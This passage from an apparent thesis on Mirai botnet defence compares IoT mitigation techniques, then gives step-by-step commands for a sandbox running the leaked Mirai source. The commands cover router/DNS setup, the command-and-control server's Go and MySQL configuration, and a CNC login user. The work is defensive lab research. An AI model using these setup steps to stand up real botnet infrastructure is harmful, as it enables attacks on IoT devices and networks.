Extendability: This is not a problem for most device hardening approaches. If, for example, the previously discussed all-in-one script method is used, the script can be created to be easily extendable to react to a new IoT botnet or general IoT threat. The script can be created in a highly extensible programming language such as Python, which has a massive user base as well as vast amounts of supporting documentation.

Dynamic Device Discovery: Due to the nature of device hardening, dynamic device discovery is only possible after some configuration and consideration for the specific network environment. The most common hardening approaches are performed by a network user when necessary for protection, only at a specific time. The way to solve this, is to implement a method of automatic hardening anytime a new IoT device joins the network. This means that the automatic script is set to run every time a new node is detected, this has the added benefit of detecting any issues with previously hardened devices and then re-hardening them. The drawback to this solution, however, is again in terms of resource management, the previously mentioned battery powered IoT devices are now being scanned and hardened every time a new device enters the network. Consideration needs to be given, by the network administrator, to the trade-offs between a complete dynamic device discovery implementation that re-scans the network every time and checks previously scanned devices, or one that scans only newly connected

devices without checking for any misconfiguration or issues with previously protected devices.

Ease of Deployment: Device hardening excels here as a mitigation technique due to the fact that once the hardening approach to take is decided upon and developed, it can be deployed as simply as running a script in the network in question. The script then scans for vulnerable devices, based on pre-selected criteria, and hardens these devices for protection against infection by Mirai or any similar attack.

Timeliness: The timeliness of this approach is limited by considerations made by the end user who is implementing device hardening. As mentioned previously, the use of an automatic hardening approach may be destructive against connected, resource constrained IoT devices due to the fact they may be rescanned and re-hardened. So, based on how the implementing user chooses to deal with this issue. the device hardening approaches ability to react in real time as threats and issues may be affected. However, it can be said that device hardening in networks with a static number of devices may negate the need for an ability to react to real-time threats, as the devices within the network are already protected and the network refuses any new connections from possibly malicious nodes.

Cost Consciousness: Device hardening is the most cost-effective mitigation technique, due to the simplicity of its implementation, the cost of preparing an approach of device hardening is virtually non-existent as all it requires is the creation of a simple script. It can be then rolled out network-wide at no cost to the user implementing the technique.

Open Source: The open-source nature of the device hardening approach is dependent on the developer of the roll-out medium. A script of device hardening can easily be created by anyone, then made open source and widely available for anyone to use. As mentioned, device hardening can be used by any operating system that has access to the network, so in essence the implementation of device hardening is usually entirely open source.

In conclusion, device hardening is an extremely viable option in terms of defence against infection from the Mirai botnet. It focuses on strengthening the defences of the vulnerable IoT devices that may be used as bots in the Mirai attack. It does this by performing several simple security steps to protect the device. The primary benefit of the approach

is the ease of implementation in a network. Any user with little to no technical experience can roll out an approach of device hardening in a network without difficulty. This is particularly important due to the wide adoption of IoT devices in users home around the world. These users may be using possibly vulnerable IoT devices, but not have the technical ability to protect them. The ISPs would have the ability to wide scale protect these devices and simply roll out device hardening. The also mitigates the flaws in the devices caused by manufacturer cost-cutting in development, as, even though the devices are being released with issues, they are protected in a network that implements regular device hardening.

3.5.2 Technique 2: A Block-chain Approach.

Research work on IoT security and blockchain is limited in its scope in the literature, the majority of work is focused on leveraging blockchain technology to benefit the IoT paradigm in general. However, once an understanding of some fundamental concepts of blockchain technology is achieved, it is possible to create concept solutions to Mirai security threats. Similar to device hardening, it is more beneficial to implement a multiple level, decentralized security approach consisting of different security measures. In the case of blockchain, multiple ledgers can be used for different aspects of Mirai security. To understand the measures suggested in this section, some key blockchain concepts need to be considered. The first concept is the consensus mechanism to be used in the system. A blockchain consensus mechanism is a fault-tolerant mechanism utilized in a blockchain to reach an agreement or consensus between the nodes that make up the chain. The consensus mechanism ensures the validity and authenticity of transactions and is the most important decision to made in the implementation of a blockchain-based solution. Proof of Work(PoW) is one such consensus mechanism and is ideal for use in this Mirai mitigation technique due to its use in the Ethereum blockchain. the Ethereum blockchain is a Public blockchain where every transaction in the chain is measured in terms of "Gas". The main benefits for using the Ethereum blockchain for Mirai defence is that it provides a ready to use distributed peer-to-peer architecture that does not necessitate the setup and cost of dedicated infrastructure, as well as ensuring trust in the network through the PoW block verification mechanism. This mitigation technique, as mentioned, is a multi-level blockchain approach, utilizing more than one blockchain to perform different tasks.

The first part of the blockchain approach is based upon [16]. The network containing the vulnerable IoT nodes should be split up in the several Autonomous Systems(AS), which are a collection of connected IP routing prefixes under the control of the network operator. Every vulnerable IoT device is connected to the internet through a corresponding

AS within the network. The AS has a number of roles in the network necessary for successful protection against Mirai when combined with a blockchain. Firstly, the AS, as mentioned, forwards the traffic from the IoT node through to the Internet, Secondly, and most importantly, the AS keeps a list of host IP addresses, this list is further broken down into categories(such as a whitelist and blacklist) to identify malicious nodes, and thirdly, the AS is interconnected to other AS's within the network through the Ethereum blockchain and exchange the list information gathered in the form of blockchain transactions. The way the AS's identify differences in nodes and categorize their level of threat is through the use of threshold values, which are calculated on the total number of packets sent by a host. So, if a host exceeds the threshold value, which is regularly refreshed, it is classified as malicious and stored in a blacklist containing all nodes exceeding the value. Once the AS has compiled and shared its list, it is sent to all other AS systems as a transaction on the blockchain. Any other AS that receives a list, then compares the blacklisted host addresses with its forwarding table and if a packet is then received from one of the IP's, it's immediately dropped and no packets will be forwarded to the possibly vulnerable IoT device.

The second part of this technique is to ensure secure communications in the network. As discussed in Section 3.3.1 many IoT protocols are not secure by design, due to device limitations and resource constraints. Such protocols, in most cases, have to be wrapped within other security protocols like DTLS or TLS for messaging and application protocols to provide secure communication. For 6LoWPAN, the IPSec protocol is necessary to provide expected communication security, this means the use of a protocol which heavy and complex in terms of resource use and memory requirements, and also complicated with a centralized management and governance of key management/distribution using the Public Key Infrastructure(PKI) protocol. The use of a blockchain eliminates the need for key distribution and management by assigning each IoT device in the network with a dedicated GUID and asymmetric key pair once connected with the blockchain network. This step has the added benefit of simplifying other protocols, as there is now no need to negotiate PKI certificates at the handshake phase of communications. This second blockchain is not individually an approach that defends against Mirai, it is, however, intended to be used with the first blockchain implementation. The stability and extra resources provided by the simplification of protocols with the second blockchain leads to increased performance of the first blockchain, meaning the IoT devices in the network more effectively communicate with each other and the AS's in the blockchain can more efficiently gather and communicate their IP list through transactions on the blockchain.

Resource Efficiency: The combination blockchain approach outlined is used to ensure maximum resource efficiency. As mentioned, the second blockchain is implemented to ensure the simplification of protocols in use by the IoT device in question, as well as improving the performance of the Autonomous Systems. This technique does not have the disadvantage present in device hardening relating to waking battery powered IoT devices, as the IoT devices in question are not required to be active to be added to the blockchain. Instead, whenever the devices are powered on during normal operation, they connect to the AS, which in turn analyses the device and adds it to the relevant list in the chain for propagation to other links in the blockchain.

Scalability: The blockchain approach definitely outshines the other mitigation techniques when it comes to its level of scalability. This is because of the use of the Ethereum blockchain for communication between nodes of Autonomous systems. This means that the approach can handle any huge amount of growth within the network, as it is using already in place infrastructure in the Ethereum blockchain that is built for scalable numbers of transactions.

Platform Independence: The heterogeneous nature of IoT devices is catered for by this approach through the use of the AS's within the network. The blockchain does not need to know anything about the IoT device in question except the host address, and its adherence to the threshold value which is communicated to the AS. However, one issue of this approach is in the use of the second blockchain for the simplification of the in use protocols of the IoT device. The process assumes the IoT device can handle having the simplification process performed on it. Newer IoT devices may need to have the PKI protocol handled internally to function. This second blockchain, while in most cases beneficial, is something that necessities the consideration of the individual environment in question before implementation.

Extendability: The nature and underlying concept of blockchain is that it is decentralized and extensible. Any blockchain implementation allows for the addition of new trusted nodes in the chain through the use of the selected consensus mechanism, which in this case is Proof of Work. Not only is the blockchain aspect of the approach extensible, so, too, is the configuration of the Autonomous Systems. If required, the network operator can specify the threshold values and configuration parameters used to combat current and emerging threats in the IoT landscape.

Dynamic Device Discovery: The core function of this approach is dynamic device discovery of nodes in the network through the use of the AS. When a new device connects to the network, it is connected through the AS to the internet. The AS analysis the packets coming from the new device and determines whether the device is a threat or not, this is then communicated, as outlined, as a transaction through the blockchain; thus dynamic device discovery is present.

Ease of Deployment: This is the category that this approach has a disadvantage when compared with device hardening. Distributed ledger technology as a concept is something that requires an advanced technological knowledge to master. Not only this, to implement the whole approach the end user needs to have an understanding of several types of technical knowledge, from networking, software development and the aforementioned digital ledger technology. While this is not an issue in an industrial type scenario with trained technical staff, it is a problem for regular IoT at home users. It is impractical to expect the average IoT consumer to have advanced knowledge of several concepts to ensure device security. And it is this, at home consumer that makes up the majority of the IoT market that is at risk from Mirai or similar attacks. The device hardening approach, while still technical, does not require such a high level of understanding of numerous concepts.

Timeliness: This approach, as opposed to device hardening, is designed to react to threats instead of negating the need to. Real-time threats are detected by scanning from the AS's in the network. Any new malicious node is picked up through its violation of threshold values, this malicious node is then communicated throughout the whole system on the blockchain to ensure any AS in the whole network knows to drop the connection if receiving packets from the specific malicious node.

Cost Consciousness: This approach, as mentioned, is more suited to implementation in an industrial or enterprise type environment due to the technical nature of the approach. In this business environment, consideration would need to be given to the cost of the approach as a whole. The initial configuration of the ASs to forward traffic from the IoT devices to the internet may require network downtime, resulting in possible loss of revenue while the infrastructure is down. The cost of designing and rolling out a blockchain-based solution in the environment would be expensive, as it necessitates the employment of skilled technical employees. Any business implementing the approach needs to give careful consideration to the benefits of protecting and securing its IoT devices against Mirai versus cost of rolling out and using the blockchain approach.

Open Source: Although blockchain itself may not be technically open-source, blockchain system in this mitigation approach can be implemented with open-source software. This, again, depends on the environment in which the approach is being implemented. The first suggested blockchain, regardless of implementation environment, is open-source due to its use of the Ethereum blockchain. The Ethereum blockchain itself is an open-source blockchain-based platform.

This mitigation technique is a more comprehensive approach to defence against Mirai than the device hardening approach. It focuses on strengthening the infrastructure as a whole as opposed to just protecting individual IoT devices. It does this through the ASs that scan the packets coming from devices on the network for breaches of threshold values. If in breach, the device is added to a blacklist and communicated network wide through the blockchain. Any AS in the network is now aware that it should drop connections from the specific node. The use of the second blockchain for the simplification and security of the IoT protocols is another example of infrastructure strengthening by this approach. The approach does fall behind, however, in the complex nature of its implementation, the average consumer is not expected to have the technical knowledge necessary to roll out such a solution in their home network, this makes the approach only viable for industrial/business-based environments.

3.5.3 Technique 3: Advanced Detection & Device Isolation.

This approach focuses primarily on the identification of vulnerabilities in connected IoT devices that can be used to compromise the device. Once detected, defensive measures are introduced into the network through the use of Access Routers running OpenWRT, that automate the process of firewall rule creation that isolate the detected vulnerable IoT device from the internet, thus protected the device from being enrolled in a bot-net system like Mirai. The approach is primarily a reactive defensive system, as the implementation of the technique is triggered through the detection output.

The approach breaks the network down into multiple smart home networks, which is somewhat similar to how the blockchain approach breaks the network up to different Autonomous Systems. In this approach, the smart home networks use an access router to connect the network of IoT devices to the internet. The approach as a whole is deployed upon these access routers and consists of two main components, scanning and isolation. The IoT "things" or devices communicate with the Access routers in the network using DHCP & ARP. Each device requests their respective IP addresses using the DHCP, which is provided by the access router. The ARP is used by both the access routers and IoT devices to resolve the IP address to a physical machine address.

Once these intercommunication and IP assignment and resolution methods between the mitigation techniques core components are deployed and understood on the network, the implementation of the detection and isolation approach can begin.

The implementation of the mitigation technique is a multiphased approach. The initial phase is the automated detection of vulnerable devices in the network by the access routers. In this phase, the access router identifies the subnet of the local network and scans for connected IoT devices. The access routers, during this phase, read the DHCP lease table and ARP cache to reduce resource consumption on the router itself. Vulnerable devices are identified through scanning, which is triggered by changes in the DHCP table or ARP cache, for open ports and services, once identified, an authentication check is carried out using a common predefined list of IoT credentials.

The second phase is where the automated isolation of IoT devices found to be vulnerable is carried out. The automated isolation is performed by the creation of firewall rules in the access routers in the network. These firewall rules block all communications to vulnerable services of IoT devices. Once isolated, the network administrator should be made aware of the actions taken, the communication approach can take many forms and is dependent on the choice of the implementing party. Email could be used, or even the implementation of a web-based portal for the management of the Isolated IoT device. The user also can whitelist devices that should not be isolated by the approach.

The next phase of this technique is the automated update mechanism. This mechanism is based on the Common Vulnerability Enumeration(CVE) service, which is an online service, maintained by the MITRE corporation, that contains a list of common vulnerabilities related to devices in a network. In the mitigation technique, the CVE is queried, regularly, to identify potentially vulnerable services and IoT devices. Any new information gained in CVE queries is used in the detection phase to provide up-to-date protection. Potentially vulnerable services are automatically parsed from the queries and mapped to port numbers.

The final phase of the approach uses the derived port numbers from the previous phase, to implement a self-optimizing scanning approach, this means that as a new scan is initiated for all potentially applicable devices, from the same manufacturer, and adapted to only the ports that are targeted from the newly reported vulnerability data from the CVE queries. This has the benefit of reducing the resource consumption of the access routers as well as reducing the load generated from re-scanning IoT devices.

Resource Efficiency: Similar to the other approaches, this technique aims to maximize resource efficiency. It may be slightly more resource efficient than the blockchain

approach due to the complex nature of the blockchain. The approach does require the set-up and configuration of the access routers to function, putting it behind device hardening, which does not require the configuration of any additional hardware.

Scalability: This mitigation approach is scalable by design as it is based on Nmap for scanning. Nmap is built for scanning large network environments, and is portable to most operating systems as it is a lightweight process. The optimization of resource consumption in this approach through the use of the CVE update method allows more resources to be allocated. As a result of this, the mitigation technique is well suited to handle an increased number of IoT devices entering the network.

Platform Independence: Similar to IoT devices in the IoT environment, the access routers used in this approach are heterogeneous in nature and need to be able to deal with the different operating systems that may be in use by the end user. OpenWRT is used on the access routers, OpenWRT is a Linux distribution designed for minimum resource consumption, and it is deployable on different hardware platforms. The use of this lightweight firmware implementation on the access routers in the network ensures easy integration between already in place infrastructure and newly configured access routers.

Extendability: This approach is extensible due to the modular structure of the design. Each component can be extended to cater for new types of IoT threats that may emerge. Similar to device hardening, any list of credentials used to infiltrate devices may be updated to reflect the release of new IoT devices.

Dynamic Device Discovery: The utilization of the internal ARP table of the access routers for host discovery ensures the approaches' ability to detect changes in the network quickly and scan newly connected devices.

Ease of Deployment: Similar to the device hardening approach, but in contrast to the blockchain, the implementation of this mitigation technique does not require a vast technical knowledge of different areas. To use the technique, a user only needs to install a few dependencies and correctly configure the access routers. The approach is easily initially configured in the OpenWRT command line.

Timeliness: the use of regular self-optimized scanning using external CVE data ensures the timeliness and the quick reaction of the approach to new devices entering the network. Furthermore, the use of the ARP cache allows fast detection of the IoT devices joining the network.

Cost Consciousness: This approach does not require the purchase of any licences or additional hardware for its implementation. Similar to the blockchain approach, the only cost may be the initial of the system, as network downtime may be required for the installation and configuration of the access routers in the network for traffic routing and scanning.

Open Source: This approach is completely open-source. There is no need, as previously mentioned, for the purchase of software licences. OpenWRT and Nmap, the main components of the approach, are open-source.

This mitigation approach focuses on isolating possible vulnerable nodes in the network using firewall rules implemented on an access router. This leads to the vulnerable device being inaccessible to the Mirai infection. This approach is somewhat of a midway point in terms of technical scope between the device hardening approach and the blockchain approach previously outline.

From the comparisons made on the three different approaches, it can be said that the device hardening approach, while having some disadvantages in terms of resource use and extensibility versus the other approaches, is the best all round approach to combat the Mirai botnet in a general environment. The problem of IoT security is widely neglected in the home-based IoT environment, this means that the average consumer needs a defence approach, that is straightforward to implement and covers a wide array of attack vectors in the defensive measures it carries out. Device hardening is well suited to solve these issues, it is easy to roll out in a home environment and the defensive measures negate Mirai infection abilities on a network. Based on the comparison, an all-in-one device hardening solution will be developed, implementing the measures described in section 3.5.1 to protect an IoT network against Mirai botnet infection.

3.6 Design Overview

The architecture and implementation of the device hardening software which will be called IoT-Hawk, on a high-level, is made up of various technologies and frameworks. To facilitate the development of the software and enable testing with the Mirai malware,

a sandbox environment needs to be created using an isolated network of virtual machines. All the machines will be on the same subnet to facilitate intercommunication, but will be isolated from the host network for protection due to the execution of the Mirai source code. The implementation can be broken up into the following high-level steps:

1. Step 1: The initialization and roll out of all the necessary virtual machines for the sandbox environment.
2. Step 2: the configuration of each relevant component in the Mirai Botnet. An understanding of the released source-code is necessary here to understand the purpose of each feature.
3. Step 3: The execution of the Mirai malware, the goal of this step is to show that the preconfigured VM's simulating IoT devices are vulnerable to infection by the Mirai botnet, each device is set up to mimic a resource constrained factory IoT device.
4. Step 4: The development of the IoT software, in Python that scans the network, on either the local subnet or using a file containing host addresses, and then detects the vulnerable devices on the network using the same techniques that would be used during a Mirai infection.
5. Step 5: Further refinement of the Python software, IoT-Hawk. The software should be capable of carrying out various device hardening techniques, some of which are outlined in Section 3.5.1
6. Step 6: The final step to once again carry out a Mirai attack on the newly hardened IoT devices to show the effectiveness of the technique in preventing Mirai infection.

The implementation approach is made up of various technologies and components, they are outlined as follows:

VMWare Workstation Pro is a hosted hypervisor that runs on x64 versions of window and Linux OS's, it allows the user to set up and manage virtual machines. The dangers present in running a piece of malware necessitate the use of an isolated sandbox environment created with virtual machines. In the implementation approach, further described in Chapter 4, VMware Workstation Pro is used to set up and manage all the virtual machines. It allows for the configuration and management of multiple virtual machines running simultaneously, which is necessary to both run Mirai safely and test the efficiency of the IoT-Hawk device hardening software.

Busybox 1.30.0 is a software suite that provides several Unix utilities in a single executable file, and it is extremely useful for resource constrained IoT devices due to its lightweight design.The BusyBox software provides Unix-like utilities for environments like Linux and Android, and is commonplace in many IoT devices because of its low resource consumption. BusyBox is a fairly complete environment for any small or embedded system or device. It functions by combining tiny versions of many common UNIX utilities into a single small executable, and provides replacements for many of the utilities found in GNU. These BusyBox utilities generally provide fewer options than the fully fledged GNU counterparts to increase performance. The Busybox software will be used, in the implementation to simulate multiple embedded IoT devices, it will be set up on Virtual Machines running an instance of Ubuntu server. The implementation will consist of three vulnerable simulated IoT VM's to act as, not only targets for Mirai infection, but also as examples of how effective the IoT-Hawk hardening approach is.

Ubuntu Server 16.04.7 will be used as the default OS for Mirai related virtual machines that are used as bots or victims. The reason for this decision is that the OS is lightweight and easily configurable, with BusyBox, to simulate an IoT device.

Debian 10.7.0 will be used as the operating system for the Mirai CNC server and loader server. The reason for this decision is that Debian is a commonly used operating system for Mirai execution. It also has a user-friendly graphical user interface which allows for the easy configuration of the Mirai source code files without the need for advanced command line knowledge.

Kali Linux 2020.4 will be used on a virtual machine as the main machine for operation. It will be used for the control of the Mirai malware, via Telnet, the development and testing of the Python-based hardening software, as well as any other administrative based operations needed in the implementation. The main reason for the use of Kali is that it comes preconfigured with several hundred tools geared towards various cybersecurity tasks, which may become useful at any stage of the implementation approach.

Python 3.7 will be used as the default programming language for the IoT-Hawk device hardening software. The use of Python in any application has many benefits, from its open-source nature, to the readability of the code. Python was chosen for the implementation because of its versatility as a language, and because it has a huge number of libraries to choose from depending on the project in question.

Python Scapy Library is used as the core library in the IoT software. Scapy is a powerful interactive packet manipulation programme which can forge and manipulate packets of a wide array of protocols. It can send the packets, capture them to match requests and replies, and much more. The use of Scapy in IoT Hawk allows me to perform a wide array of network actions necessary to perform network scanning and device hardening. The scanning abilities of Scapy are the same as those used by Mirai attackers when searching for vulnerable hosts in a network. This allows me to build the scanning component of the IoT-Hawk software in the same manner, to find the hosts in the network most vulnerable to Mirai and protect them accordingly.

Nmap is used throughout the implementation to scan the network for particular hosts. Nmap will be used, primarily, to scan the network and create a list of host addresses to feed to either Mirai for infection, or the IoT Hawk software for hardening.

Chapter 4

Implementation

The goal of the implementation of this project is to create and present an all-in-one device hardening software that can successfully protect vulnerable and resource constrained IoT devices in a network from cyber-attacks similar to the Mirai botnet attack outlined previously.

4.1 Mirai Sandbox Environment Overview

The first step in the implementation approach is the design and roll out of a sandbox environment which is used to run the Mirai malware and the IoT-Hawk hardening software. The initial difficulty of this part of the implementation is to decide upon the relevant nodes/VM's necessary to be present for successful execution of the Mirai Malware. One requirement of the test environment is that it is isolated from the host network, this is to ensure the safety of the home system and network running the virtual machines. Another unexpected difficulty of the sandbox rollout was the need for name server for IP resolution between Mirai components. This necessitated the need for a Virtual Machine to be configured to act as a router/DNS for the Mirai CNC server, Loader server, bots and victim machines, this had the extra benefit of further separating the malicious machines from the host network. It did, however, necessitate a redesign of the network environment to include the newly configured router VM. The final network map of the implementation can be seen in Figure 4.1.

For the implementation, the Mirai source code that was released on GitHub by the user, "Anna-Senpai" was used. The source-code was kept on a removable USB and deployed to the CNC and loader servers using VMWare's removable device functionality. While the Virtual Machine's in the system are isolated from the network in during Mirai operation, some initial configuration necessitated the use of the internet to download various




FIGURE 4.1: *Network Map of Mirai Implementation Environment*

packages. This was an initial difficulty that was not planned for when configuring the components. To solve this, the network could temporarily be switched from the network of whatever Virtual Machine is being configured to a temporary network with internet access. Once the relevant packages are downloaded, the machine is then configured to use the created router VM and assigned a static IP in the subnet. The key components to the successful developed Mirai sandbox environment are outlined and described as follows:

4.1.1 The Router

Hostname: Router		OS: Ubuntu Server 16.04.5	
Users			
Name		Password	
Ubuntu		Ubuntu	
Network Interfaces			
Name	IP	Gateway	DNS
ens33	192.168.120.144	192.168.120.144	192.168.120.144
ens4	DHCP		

TABLE 4.1: Router Information

As mentioned, the first step in the implementation was the configuration of a local authoritative DNS server on one of the sandbox virtual machines. The reason for this is due to a process during the execution of a Mirai infection. When an infected Mirai bot connect to the CNC/scanListen server (further described in Section 4.1.2), they use domain names as opposed to IP addresses. The reason for this is outlined by the author of malware is the source code release. The author outlined how they did not want the CNC/scanListen servers to be taken down if their IP addresses were identified by security personal protecting a network. If the domain names are used instead, the IP addresses mapped to the domain names can easily be changed if they are identified or blocked. This is just one example of the adaptability of the Mirai malware in combating possible mitigations. It shows how the attackers can change the source code to be able to react to different techniques of defence. The initial development and design did not account for the inclusion of a dedicated DNS server, but it was something that, after further research into different Mirai implementations, proved to be necessary. Another reason for the use of a custom Router VM in the sandbox is that, Mirai, by default in the source code(bot/resolv.c) uses only the Google DNS servers, which are located at the fixed IP 8.8.8.8, for domain name resolution. This presented an issue for the sandbox environment, as its sole purpose is to be isolated from the internet/host network. So, by using a locally configured DNS server VM, there is no need to connect to the internet for the domain name resolution. To configure a Virtual Machine to act as a router and DNS in the sandbox, several steps needed to be carried out. The first step was the configuration of the network settings of the router, this was achieved by issuing the commands shown in Listing 4.1. These commands edit the interfaces file of the virtual machine to ensure the router is using the assigned static IP address on the newly configured interface. This will be a necessary step in all the VMs to ensure they are properly configured on the network.

```
1  sudo sed -i 's/iface ens33 inet dhcp/iface ens33 inet static/' /etc/
       network/interfaces
2  cat << EOF | sudo tee -a /etc/network/interfaces
3      address 192.168.120.144/24
4      gateway 192.168.120.144
5      dns-nameservers 192.168.120.144
6  EOF
7  cat << EOF | sudo tee -a /etc/network/interfaces
8  auto ens44
9  iface ens44 inet dhcp
10 EOF
```

Listing 4.1: Router Network Conifuration

The configuration of the DNS server is very straightforward. The open-source software dnsmasq is installed, which is a lightweight DNS forwarder, designed to provide DNS

services to a small-scale network. Once installed, the DNS records for the Mirai botnet are added to the configuration file. The DNS setup is shown in Listing 4.2.

```
# install DNS server
sudo apt install dnsmasq -y
# add mirai botnet DNS records
echo "address=/cnc.local/192.168.120.149" | sudo tee -a /etc/dnsmasq.conf
```

Listing 4.2: Router DNS Configuration

The final step in the router configuration is shown in Listing 4.3. These steps ensure that the router is properly set up to receive and route any traffic it receives from VM's connected in the subnet.

```
sudo apt install -y iptables-persistent
sudo iptables -t nat -A POSTROUTING -o ens4 -j MASQUERADE
sudo iptables-save | sudo tee /etc/iptables/rules.v4
sudo sed -i "s/.*net.ipv4.ip_forward.*/net.ipv4.ip_forward=1/" /etc/
    sysctl.conf
sudo sysctl -p  /etc/sysctl.conf
```

Listing 4.3: Router Traffic Configuration

4.1.2 CNC Server

Hostname: CNC Server		OS: Debian 10.7.0	
Users			
Name		Password	
root		root	
Network Interfaces			
Name	IP	Gateway	DNS
ens33	192.168.120.149	192.168.120.144	192.168.120.144
MySql			
Username	root	Password	root
CNC Telnet			
Username	mirai	Password	password

Table 4.2: CNC Server Information

The Command and Control(CNC) Server is the brains and key component of the Mirai Botnet attack environment. The CNC data in the Mirai source code is written in GO, an efficient and compiled language created by Google. The purpose of the server is to

issue attack orders to the army of bots connected to the botnet. Another responsibility of the CNC server is to receive registration information when new bots are infected. When the malware infects a new device, the bot sends timed signals to inform the CNC that it exists in the botnet.

The first process in the functionality of the CNC server is to connect to the installed MySQL database using predefined user credentials. It then opens two listening sockets, one on port 23 for telnet and one on port 101 for API. When a connection from a bot is established, the initial handler, predefined in source code, decides whether the new connection is from a CNC registered user or a newly infected bot. The API handler checks for a valid API key and if the bot count in the system is lesser than the user's minimum bot count. It allows an approved user to send attacks out using a predefined syntax. For the implementation, The more common approach of connecting to the CNC server through telnet and using the admin handler to perform attacks will be used. Before connecting to the admin handler, a number of configuration steps had to be performed on the Debian 10.7.0 virtual machine.

As mentioned in the router configuration, the isolation of the network is something that needs to be in place for network protection. It is also necessary to have the router set up as a local DNS server to resolve addresses. The CNC is configured to have a static IP address in the local subnet and also connect and utilize the router machine as a gateway and local DNS server in Listing 4.4. The router contains name records which resolve the newly assigned static IP address of the CNC server to the address "cnc.local" which ensures communication between the infected bots, loader server and CNC server.

```
1 sudo sed -i 's/iface ens33 inet dhcp/iface ens33 inet static/' /etc/
    network/interfaces
2 cat << EOF | sudo tee -a /etc/network/interfaces
3     address 192.168.120.149/24
4     gateway 192.168.1.144
5     dns-nameservers 192.168.120.144
```

Listing 4.4: CNC Network Conifuration

The next step of CNC server configuration was adding the relevant environment variables to support the execution of the Mirai GO source code. The relevant commands issued are shown in Listing 4.5.

```
1 echo "export PATH=\$PATH:/usr/local/go/bin" >> ~/.mirairc
2 echo "export GOPATH=\$HOME/go" >> ~/.mirairc
3 echo "source ~/.mirairc" >> ~/.bashrc
4 source ~/.mirairc
```

LISTING 4.5: CNC Environment Variables

The next step is the download and configuration of Go, MySQL and the CNC go dependencies(Listing 4.6). As mentioned previously, it is briefly necessary to switch the network of the CNC VM to an internet enabled interface to download the relevant packages. Once the use of the internet is no longer needed it was important to ensure that the VM was configured to properly function in the isolated local net, if it was not, then steps from the previous network configuration(Listing 4.4) were reissued. The database setup involved the creation of three tables, shown in Figure 4.2. To access the CNC server remotely, a user account must be added to the User's table of the CNC database. Using Listing 4.7 the account information is added to the database.

```
sudo apt install -y git mysql-server mysql-client
wget https://dl.google.com/go/go1.11.4.linux-amd64.tar.gz
sudo tar -zxvf go1.11.4.linux-amd64.tar.gz -C /usr/local/
rm go1.11.4.linux-amd64.tar.gz
# install CNC dependencies
go get github.com/go-sql-driver/mysql
go get github.com/mattn/go-shellwords
```

LISTING 4.6: CNC Installation of Go & Database

USERS

Field	Type	Key	Default
id	int(11)	PRI	NULL
username	varchar(15)	UNI	NULL
password	varchar(15)		NULL
api_key	varchar(500)		NULL
max_bots	int(11)		NULL
admin	int(11)		NULL
wrc	int(11)		0
last_paid	timestimpe		CURRENT_ TIMESTAMP
cooldown	int(11)		NULL
duration_limit	int(11)		NULL
intvl	int(11)		30

WHITELIST

Field	Type	Key	Default
prefix	varchar(15)		NULL
netmask	int(11)		NULL

HISTORY

Field	Type	Key	Default
user_id	int(11)	MUL	NULL
time_sent	timestamp		CURRENT_ TIMESTAMP
duration	int(11)		NULL
command	varchar(500)		NULL
max_bots	int(11)		NULL

FIGURE 4.2: *CNC Database Schema*

```
INSERT INTO users VALUES (NULL, 'mirai', 'password', 0, 0, 0, 0, -1, 1,
    30, '');
```

LISTING 4.7: Adding user For CNC Telnet Use

There was a number of source code files that needed to be edited before building and using the CNC server. These changes are necessary to tell the source code the address of both the CNC server and loader server, which will be configured in the next step. The first file that needed to be changed is the "mirai/cnc/main.go", this file needed to be given the credentials of the configured MySQL server, which are "mirai" for the username and "password" for the password.

